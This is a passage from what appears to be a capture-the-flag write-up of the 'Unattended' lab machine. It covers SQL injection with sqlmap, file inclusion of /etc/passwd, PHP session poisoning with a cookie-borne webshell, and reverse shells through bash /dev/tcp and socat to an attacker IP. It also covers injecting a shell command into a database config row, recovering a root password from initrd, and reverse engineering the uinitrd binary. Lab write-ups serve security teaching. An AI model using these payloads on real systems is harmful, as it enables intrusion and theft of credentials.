```

It worked, returning the about page:



Controlling tpl –> inc

Now that I can put whatever I want into tpl, I'll inject again to control what is included in the page. From the source, I see the SQL query will be:

```
SELECT path from filepath where name = $tpl
```

Again, I can use the injection to see what's in that table:

```
root@kali# sqlmap -u https://www.nestedflanders.htb/index.php?id=587 --level=5 -
-risk=2 --batch -D neddy -T filepath --dump
...[snip]...
+---------+--------------------------------------+
| name    | path                                 |
+---------+--------------------------------------+
| about   | 47c1ba4f7b1edf28ea0e2bb250717093.php |
| contact | 0f710bba8d16303a415266af8bb52fcb.php |
| main    | 787c75233b93aa5e45c3f85d130bfbe7.php |
+---------+--------------------------------------+
```

The table maps the tpl string to a page to include.

So fully control that, I want the query to look like:


```
SELECT path from filepath where name = 0xdf UNION select /etc/passwd
```

Since 0xdf does not exist, the only return will be the path I passed, `/etc/passwd`.

Since I need this to pass through the previous function, I'll start with that injection, and replace `about` with the second injection:

```
587' and 1=2 UNION select '0xdf\' union select \'/etc/passwd\'-- -'-- -
```

That worked, I got `/etc/passwd`:



Shell

PHP Session File

I don't have a direct way to write a webshell to disk to have it included. However, I can do some log/session poisoning. I'll write my `php` shell into a cookie so that it poisons the php session data, and read that out of `/var/lib/php/sessions/`. I'll look at my last successful request and get the `PHPSESSID` cookie value, in my case `6mprk04iu3frud82i1pvnfehl1`. Now I'll send that injection to repeater and replace `/etc/passwd` with `/var/lib/php/sessions/sess_6mprk04iu3frud82i1pvnfehl1`:

Request

Raw | Params | Headers | Hex

```
GET
/index.php?id=587%27%20and%201=2%20UNION%20select%20%270xdf\%27%20union%
20select%20\%27/var/lib/php/sessions/sess_6mprk04iu3frud82i1pvnfehl1\%27
--%20-%27--%20- HTTP/1.1
Host: www.nestedflanders.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101
Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: PHPSESSID=6mprk04iu3frud82i1pvnfehl1
Connection: close
Upgrade-Insecure-Requests: 1
```

Response

Raw | Headers | Hex | HTML | Render

```
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Sat, 22 Jun 2019 13:06:38 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 934
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
X-Upstream: 127.0.0.1:8080


<!DOCTYPE html>
<html lang="en">
<head>
  <title>Ne(ste)d Flanders</title>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <link rel="stylesheet" href="bootstrap.min.css">
  <script src="jquery.min.js"></script>
  <script src="bootstrap.min.js"></script>
</head>
<body>

<div class="container">
  <h1>Ne(ste)d Flanders' Portfolio</h1>
</div>

<div class="container">
<div center class="row">
<div class="col-md-2"><a href="index.php?id=25" target="maifreim">main</a></div><div
class="col-md-2"><a href="index.php?id=465" target="maifreim">about</a></div><div class="col-md-2"><a
href="index.php?id=587" target="maifreim">contact</a></div></div> <!-- row -->
</div> <!-- container -->


<div class="container">
<div class="row">
<!-- <div align= center > -->
PHPSESSID|s:26:"6mprk04iu3frud82i1pvnfehl1";<!-- </div> -->

</div> <!-- row -->
</div> <!-- container -->
```

Click for full size image

I've marked in red the included part, which contains the PHPSESSID. If that is set by a cookie, can I set other data there? I'll add a test cookie:

Request

Raw | Params | Headers | Hex

```
GET
/index.php?id=587%27%20and%201=2%20UNION%20select%20%270xdf\%27%20union%
20select%20\%27/var/lib/php/sessions/sess_6mprk04iu3frud82i1pvnfehl1\%27
--%20-%27--%20- HTTP/1.1
Host: www.nestedflanders.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101
Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: PHPSESSID=6mprk04iu3frud82i1pvnfehl1; newcooke=0xdf
Connection: close
Upgrade-Insecure-Requests: 1
```

Response

Raw | Headers | Hex | HTML | Render

```
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Sat, 22 Jun 2019 13:09:49 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 954
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
X-Upstream: 127.0.0.1:8080


<!DOCTYPE html>
<html lang="en">
<head>
  <title>Ne(ste)d Flanders</title>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <link rel="stylesheet" href="bootstrap.min.css">
  <script src="jquery.min.js"></script>
  <script src="bootstrap.min.js"></script>
</head>
<body>

<div class="container">
  <h1>Ne(ste)d Flanders' Portfolio</h1>
</div>

<div class="container">
<div center class="row">
<div class="col-md-2"><a href="index.php?id=25" target="maifreim">main</a></div><div
class="col-md-2"><a href="index.php?id=465" target="maifreim">about</a></div><div class="col-md-2"><a
href="index.php?id=587" target="maifreim">contact</a></div></div> <!-- row -->
</div> <!-- container -->


<div class="container">
<div class="row">
<!-- <div align="center"> -->
PHPSESSID|s:26:"6mprk04iu3frud82i1pvnfehl1";newcooke|s:4:"0xdf";<!-- </div> -->
```

Click for full size image

It may take a couple page loads for the new cookie to write to the file, but it's there eventually.

Webshell

I'll add a new cookie:

```
shell=<?php system($_GET['cmd']); ?>
```

I'll url-encode that and submit a couple times:

Request

Raw | Params | Headers | Hex

Command

```
GET
/index.php?cmd=id&id=587%27%20and%201=2%20UNION%20select%20%270xdf\%27%20union%20select%
20\%27/var/lib/php/sessions/sess_6mprk04iu3frud82i1pvnfehl1\%27--%20-%27--%20- HTTP/1.1
Host: www.nestedflanders.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: PHPSESSID=6mprk04iu3frud82i1pvnfehl1;
shell=<%3fphp+system($_GET['cmd'])%3b+%3f>
Connection: close
Upgrade-Insecure-Requests: 1
```

Shell

Response

Raw | Headers | Hex | HTML | Render

```
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Sat, 22 Jun 2019 13:23:10 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 1002
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
X-Upstream: 127.0.0.1:8080


<!DOCTYPE html>
<html lang="en">
<head>
  <title>Ne(ste)d Flanders</title>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <link rel="stylesheet" href="bootstrap.min.css">
  <script src="jquery.min.js"></script>
  <script src="bootstrap.min.js"></script>
</head>
<body>

<div class="container">
  <h1>Ne(ste)d Flanders' Portfolio</h1>
</div>

<div class="container">
<div center class="row">
<div class="col-md-2"><a href="index.php?id=25" target="maifreim">main</a></div><div
class="col-md-2"><a href="index.php?id=465" target="maifreim">about</a></div><div
class="col-md-2"><a href="index.php?id=587" target="maifreim">contact</a></div></div>
<!-- row -->
</div> <!-- container -->


<div class="container">
<div class="row">
<!-- <div align="center"> -->
PHPSESSID|s:26:"6mprk04iu3frud82i1pvnfehl1";shell|s:30:"uid=33(www-data)
gid=33(www-data) groups=33(www-data)
";<!-- </div> -->
```

Result

Click for full size image

Shell

Now I can update the `cmd` to `bash -c 'bash -i >& /dev/tcp/10.10.14.8/443 0>&1'` (url-encoded) and catch a shell with `nc`:

```
root@kali# nc -lnvp 443
Ncat: Version 7.70 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 10.10.10.126.
Ncat: Connection from 10.10.10.126:43858.
```

```
bash: cannot set terminal process group (605): Inappropriate ioctl for device
bash: no job control in this shell
www-data@unattended:/var/www/html$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Shell Upgrade

Normally I would run the `python -c 'import pty;pty.spawn("bash")'` trick here, but there's no python on the box:

```
www-data@unattended:/var/www/html$ which python
www-data@unattended:/var/www/html$ which python3
www-data@unattended:/var/www/html$ locate python
bash: locate: command not found
www-data@unattended:/var/www/html$ find / -type f -name python* 2>/dev/null
/usr/share/nano/python.nanorc
```

But `socat` is:

```
www-data@unattended:/var/www/html$ which socat
/usr/bin/socat
```

I can actually just use `socat` to get a full tty. I'll update my webshell command to `socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp:10.10.14.8:443` and url-encode it.:

Then I'll listen with `socat`, and on hitting submit in repeater, I get a shell:

```
root@kali# socat file:`tty`,raw,echo=0 tcp-listen:443,reuseaddr
www-data@unattended:/var/www/html$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Shell as guly

System Hardening

hidepid=2

The box author hardened this box such that I can't see other users processes. He did this by mounting /proc with hidepid=2. I can see this by running `mount`:

```
guly@unattended:/boot$ mount | grep ^proc
proc on /proc type proc (rw,relatime,hidepid=2)
```

This explains why when I run `ps auwxx` I only see processes belonging to my current user:

```
guly@unattended:/boot$ ps awuxx
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
guly       825  0.0  0.0   4288   764 ?        S    01:32   0:00 sh -c socat exec:
guly       826  0.0  0.1  30880  3376 ?        S    01:32   0:01 socat exec:bash -
guly       827  0.0  0.1  20208  3900 pts/1    Ss   01:32   0:00 bash -li
guly     10904  0.0  0.1  38308  3308 pts/1    R+   15:46   0:00 ps awuxx
```

It also makes `pspy` relatively useless as well.

tmp noexec

The `mount` command also shows that most of the places I like to run scripts from are mounted with `noexec`:

```
guly@unattended:/boot$ mount | grep -e "tmp " -e shm
tmpfs on /dev/shm type tmpfs (rw,nosuid,nodev,noexec)
tmpfs on /tmp type tmpfs (rw,nosuid,nodev,noexec,relatime)
tmpfs on /var/tmp type tmpfs (rw,nosuid,nodev,noexec,relatime)
```

Enumeration

As www-data, I can see the only homedir, guly, but I can't access it:

```
www-data@unattended:/home$ ls
guly
www-data@unattended:/home$ cd guly/
bash: cd: guly/: Permission denied
```

Eventually, I decided to take a look at what was in the database, now that I could access it more easily. The credentials were in the php source so I can connect with `mysql`:

```
www-data@unattended:/home$ mysql -u nestedflanders -p1036913cf7d38d4ea4f79b050f171
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 41
Server version: 10.1.37-MariaDB-0+deb9u1 Debian 9.6

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```

```
MariaDB [(none)]>
```

The interesting database was neddy. I'll check out the tables again:

```
MariaDB [neddy]> use neddy;
Database changed
MariaDB [neddy]> show tables;
+-----------------+
| Tables_in_neddy |
+-----------------+
| config          |
| customers       |
| employees       |
| filepath        |
| idname          |
| offices         |
| orderdetails    |
| orders          |
| payments        |
| productlines    |
| products        |
+-----------------+
11 rows in set (0.00 sec)
```

I'll check the `config` table:

```
MariaDB [neddy]> select * from config;
+-----+-------------------------+-----------------------------------------------
```

```
| id  | option_name             | option_value
+-----+-------------------------+-----------------------------------------------
|  54 | offline                 | 0
|  55 | offline_message         | Site offline, please come back later
|  56 | display_offline_message | 0
|  57 | offline_image           |
|  58 | sitename                | NestedFlanders
|  59 | editor                  | tinymce
|  60 | captcha                 | 0
|  61 | list_limit              | 20
|  62 | access                  | 1
|  63 | debug                   | 0
|  64 | debug_lang              | 0
|  65 | dbtype                  | mysqli
|  66 | host                    | localhost
|  67 | live_site               |
|  68 | gzip                    | 0
|  69 | error_reporting         | default
|  70 | ftp_host                | 127.0.0.1
|  71 | ftp_port                | 21
|  72 | ftp_user                | flanders
|  73 | ftp_pass                | 0e1aff658d8614fd0eac6705bb69fb684f6790299e4cf01e
|  74 | ftp_root                | /
|  75 | ftp_enable              | 1
|  76 | offset                  | UTC
|  77 | mailonline              | 1
|  78 | mailer                  | mail
|  79 | mailfrom                | nested@nestedflanders.htb
|  80 | fromname                | Neddy
|  81 | sendmail                | /usr/sbin/sendmail
```

```
|  82 | smtpauth                | 0
|  83 | smtpuser                |
|  84 | smtppass                |
|  85 | smtppass                |
|  86 | checkrelease            | /home/guly/checkbase.pl;/home/guly/checkplugins.
|  87 | smtphost                | localhost
|  88 | smtpsecure              | none
|  89 | smtpport                | 25
|  90 | caching                 | 0
|  91 | cache_handler           | file
|  92 | cachetime               | 15
|  93 | MetaDesc                |
|  94 | MetaKeys                |
|  95 | MetaTitle               | 1
|  96 | MetaAuthor              | 1
|  97 | MetaVersion             | 0
|  98 | robots                  |
|  99 | sef                     | 1
| 100 | sef_rewrite             | 0
| 101 | sef_suffix              | 0
| 102 | unicodeslugs            | 0
| 103 | feed_limit              | 10
| 104 | lifetime                | 1
| 105 | session_handler         | file
+-----+-------------------------+-----------------------------------------------
52 rows in set (0.00 sec)
```

Row 86, `checkrelease` looks interesting:

```
/home/guly/checkbase.pl;/home/guly/checkplugins.pl;
```

Shell

I can't see those scripts, but it's seems like a command line that might get run by something. I'll start another `socat` listener, and I'll add my own command in:

```
MariaDB [neddy]> update config set option_value = "socat exec:'bash -li',pty,stder
Query OK, 1 rows affected (0.00 sec)
Rows matched: 1  Changed: 1  Warnings: 0

MariaDB [neddy]> select * from config where id = 86;
+----+--------------+-------------------------------------------------------------
| id | option_name  | option_value
+----+--------------+-------------------------------------------------------------
| 86 | checkrelease | socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp:10.1
+----+--------------+-------------------------------------------------------------
1 row in set (0.00 sec)
```

A minute later I check it again, and it's been reset:

```
MariaDB [neddy]> select * from config where id = 86;
+----+--------------+-----------------------------------------------------+
| id | option_name  | option_value                                        |
+----+--------------+-----------------------------------------------------+
| 86 | checkrelease | /home/guly/checkbase.pl;/home/guly/checkplugins.pl; |
+----+--------------+-----------------------------------------------------+
1 row in set (0.00 sec)
```

And I have a shell on my listener:

```
root@kali# socat file:`tty`,raw,echo=0 tcp-listen:443,reuseaddr
guly@unattended:~$ id
uid=1000(guly) gid=1000(guly) groups=1000(guly),24(cdrom),25(floppy),29(audio),30(
```

From there I can grab `user.txt`:

```
guly@unattended:~$ cat user.txt
9b413f37...
```

Priv: guly –> root

Enumeration

It's easy to miss the necessary bits for this privesc in standard enumeration. The first hint comes back to the first command I run on every box:

```
guly@unattended:/dev$ id
uid=1000(guly) gid=1000(guly)
groups=1000(guly),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),47(
```

The grub group is interesting. It's not one of the Debian System Groups, which means it's unusual. It only owns one file (at least that I can access):

```
guly@unattended:/$ find / -group grub 2>/dev/null
/boot/initrd.img-4.9.0-8-amd64
```

```
guly@unattended:/$ file /boot/initrd.img-4.9.0-8-amd64
/boot/initrd.img-4.9.0-8-amd64: gzip compressed data, last modified: Thu Dec 20 22
```

I'll also look at the drives and how they are mounted using `lsblk`:

```
guly@unattended:/dev$ lsblk
NAME           MAJ:MIN RM  SIZE RO TYPE  MOUNTPOINT
sda              8:0    0    4G  0 disk
├─sda1           8:1    0  285M  0 part  /boot
└─sda2           8:2    0  3.7G  0 part
  └─sda2_crypt 254:0    0  3.7G  0 crypt /
sr0             11:0    1 1024M  0 rom
```

So `sda2` is an encrypted drive, which is mounted at the system root.

initrd Background

When a Linux system boots, it first mounts an initial RAM disk (initrd) as part of the kernel boot procedure. This disk contains the minimal set of executables and directory structure to load kernel modules necessary to make mount and make available the read root file system.

Unpack initrd

I'm going to dig into this `initrd` file. `file` said it was gzipped data. After using `zcat` to decompress it, I have a cpio archive:

```
guly@unattended:/tmp$ zcat /boot/initrd.img-4.9.0-8-amd64 > .b
guly@unattended:/tmp$ file .b
```

```
.b: ASCII cpio archive (SVR4 with no CRC)
```

To fully open the archive, I can use `cpio`:

```
guly@unattended:/dev/shm/.d$ zcat /boot/initrd.img-4.9.0-8-amd64 | cpio -idm
121309 blocks
guly@unattended:/dev/shm/.d$ ls
bin  boot  conf  etc  init  lib  lib64  run  sbin  scripts
```

That provides the file system for the boot ramdisk.

scripts/local-top/cryptroot

In looking around the scripts that are run at boot, I found this bit in `scripts/local-top/cryptroot`:

```
if [ ! -e "$NEWROOT" ]; then
# guly: we have to deal with lukfs password sync when root changes her one
   if ! crypttarget="$crypttarget" cryptsource="$cryptsource" \
   /sbin/uinitrd c0m3s3f0ss34nt4n1 | $cryptopen ; then
       message "cryptsetup: cryptsetup failed, bad password or options?"
       sleep 3
       continue
    fi
fi
```

This is interesting partially because there's a comment from guly, which means it's not unique, and partially for what it says it's going. If the root user changes her password, it needs to run this. I can look at what's happening here. I'll strip off the `if not` statement to see the command that's really being run:

```
crypttarget="$crypttarget" cryptsource="$cryptsource" /sbin/uinitrd
c0m3s3f0ss34nt4n1 | $cryptopen
```

It is setting two environment variables (`$crypttarget` and `$cryptsource`) for this call, and then calling `/sbin/uinitrd` with an argument of `c0m3s3f0ss34nt4n1` and passing the result to `$cryptopen`.

If I look at the top of the file where `$cryptopen` is set, I'll see it depends on how this script is called:

```
        # Prepare commands
        cryptopen="/sbin/cryptsetup -T 1"
        if [ "$cryptdiscard" = "yes" ]; then
                cryptopen="$cryptopen --allow-discards"
        fi
        if [ -n "$cryptheader" ]; then
                cryptopen="$cryptopen --header=$cryptheader"
        fi
        if /sbin/cryptsetup isLuks ${cryptheader:-$cryptsource} >/dev/null 2>&1; t
                cryptopen="$cryptopen open --type luks $cryptsource $crypttarget -
        elif [ "$crypttcrypt" = "yes" ]; then
                cryptopen="$cryptopen open --type tcrypt $cryptsource $crypttarget
        else
                cryptopen="$cryptopen -c $cryptcipher -s $cryptsize -h $crypthash
        fi
```

Those variables being checked are set in a loop parsing the args at the top of the script. I can do a grep across the `scripts` directory to find where it's called:

```
guly@unattended:/dev/shm/.d/scripts$ grep -r 'local-top/cryptroot' .
./local-block/cryptroot:if [ -x /scripts/local-top/cryptroot ]; then
./local-block/cryptroot:        exec /scripts/local-top/cryptroot
./local-top/ORDER:/scripts/local-top/cryptroot "$@"
```

So `scripts/local-block/cryptroot` calls it:

```
if [ -x /scripts/local-top/cryptroot ]; then
        exec /scripts/local-top/cryptroot
fi
```

And it calls it with no arguments. Looking at the if statements above then, I can guess that `$cryptopen` is set to:

```
/sbin/cryptsetup -T 1 -c $cryptcipher -s $cryptsize -h $crypthash open --type
plain $cryptsource $crypttarget --key-file=-
```

I see that last arguments, `--key-file=-`. `-` is used to mean `stdin`, so whatever I'm piping into this part of the call, that's the contents of the key file. I can also see those other two variables used here in this call.

Generate Password

But my focus is now what's in the key file. It is the output of `/sbin/uinitrd c0m3s3f0ss34nt4n1`. I can run that on Unattended (in fact, I have to run it on Unattended, see Beyond Root). I'll have to move it first since my shm dir is noexec:

```
guly@unattended:/dev/shm/.d$ cp sbin/uinitrd ~/.d
guly@unattended:/dev/shm/.d$ chmod +x ~/.d/uinitrd
```

```
guly@unattended:/dev/shm/.d$ ~/.d/uinitrd c0m3s3f0ss34nt4n1
132f93ab100671dcb263acaf5dc95d8260e8b7c6
```

su

That output is actually the root password. With that password, I can now change user to root:

```
guly@unattended:/dev/shm/.d$ su -
Password:
root@unattended:~# id
uid=0(root) gid=0(root) groups=0(root)
```

And get `root.txt`:

```
root@unattended:~# cat root.txt
559c0e00...
```

Beyond Root

uinitrd

Analysis

Originally I pulled the `initrd` file back to my local work station for analysis, and when I found `uinitrd`, I tried to just run it locally:

```
root@kali# ./uinitrd c0m3s3f0ss34nt4n1
supercazzola
```

I was quite disappointed that “supercazzola” wasn’t the root password. I eventually had the thought that the binary may behave differently on Unattended, and went back and run it there as shown above.


But in hindsight I wanted to open the binary and see what it was doing.

Before popping it open, I took at look at `file`:

```
root@kali# file uinitrd
uinitrd: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically link
```


It’s stripped, but it’s also statically linked. That means that the functions from libc will be brought along, so I’m likely to see common functions just looking like part of this binary.

I opened it in the free IDA Pro, and went right to the strings tab. “supercazzola” was in there, right near “/etc/hostname”, “/boot/guid”, “%02x”, and some references to crypt and SHA.




The strings “/etc/hostname” and “/boot/guid” should be a big clue to try running this on Unattended, as those will be host specific.

The reference to this string is in `sub_40103e`, which is shaped like:



At the very bottom, there’s the split where it prints either “supercazzola” or loops over something printing hex bytes:



The path into printing “supercazzola” comes from that green arrow going up off the screen. Following it back up, there’s the branch that goes to print the static string vs the bytes:

```
loc_401155:
mov     esi, offset unk_49E344
mov     edi, offset aBootGuid ; "/boot/guid"
call    sub_417C60
mov     [rbp+var_10], rax
cmp     [rbp+var_10], 0
jz      loc_401289
```

This branch is made based on the outcome of the call to `sub_417c60`. This function is called another time in this primary function, right at the top:

```
mov     esi, offset unk_49E344
mov     edi, offset aEtcHostname ; "/etc/hostname"
call    sub_417C60
```

In both cases, it's passed a file name, and `unk_49e344`, which contains the byte "r". I can guess that this is the `fopen` function. If that's the case, the function will print out "supercazzola" if `uinitrd` fails to open `/boot/guid`, a file that is not present on my system, but is in the initrd:

```
root@kali# file initrd/boot/guid /boot/guid
initrd/boot/guid: ASCII text
/boot/guid:       cannot open `/boot/guid' (No such file or directory)
